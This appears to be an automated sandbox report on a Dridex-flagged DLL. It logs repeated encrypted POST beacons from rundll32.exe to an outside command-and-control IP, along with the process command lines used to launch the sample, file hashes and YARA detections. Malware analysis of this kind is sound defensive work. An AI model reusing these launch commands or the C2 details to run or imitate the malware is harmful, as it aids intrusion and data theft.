2021-10-28 03:09:47 UTC	424	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:48 UTC	429	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:47 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.4	50201	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:50 UTC	429	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:50 UTC	429	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:51 UTC	434	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.4	50203	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:51 UTC	434	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:51 UTC	434	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:51 UTC	439	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.4	50209	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:54 UTC	439	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:54 UTC	439	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:54 UTC	444	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:54 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.4	50211	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:55 UTC	444	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:55 UTC	444	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:55 UTC	449	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:55 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49818	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:18 UTC	44	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:18 UTC	44	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:19 UTC	49	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:19 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.4	50217	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:57 UTC	449	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:57 UTC	449	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:58 UTC	454	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.4	50219	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:58 UTC	454	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:58 UTC	454	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:59 UTC	459	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:59 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.4	50226	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:10:02 UTC	459	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:10:02 UTC	459	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:10:03 UTC	468	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:10:03 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.4	50227	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:10:02 UTC	464	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:10:02 UTC	464	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:10:03 UTC	469	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:10:03 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 7028 Parent PID: 4728

General

Start time:	05:05:59

Start date:	28/10/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll'
Imagebase:	0xfd0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000003.790137281.0000000001120000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000002.1193417410.000000006E4C1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

Analysis Process: cmd.exe PID: 7064 Parent PID: 7028

General

Start time:	05:06:00
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll',#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 7084 Parent PID: 7028

General

Start time:	05:06:00
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll,Bluewing
Imagebase:	0xc30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000002.00000003.765489662.0000000004670000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 7096 Parent PID: 7064

General

Start time:	05:06:00
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll',#1
Imagebase:	0xc30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000003.00000002.1194868368.000000006E4C1000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000003.00000003.766529856.0000000002F40000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

File Created

Analysis Process: rundll32.exe PID: 3096 Parent PID: 7028

General

Start time:	05:06:04
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll,Earth
Imagebase:	0xc30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000004.00000003.779791327.0000000002D40000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 6168 Parent PID: 7028

General

Start time:	05:06:09
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.5008.dll,Masterjust
Imagebase:	0xc30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000005.00000003.787445513.0000000004440000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis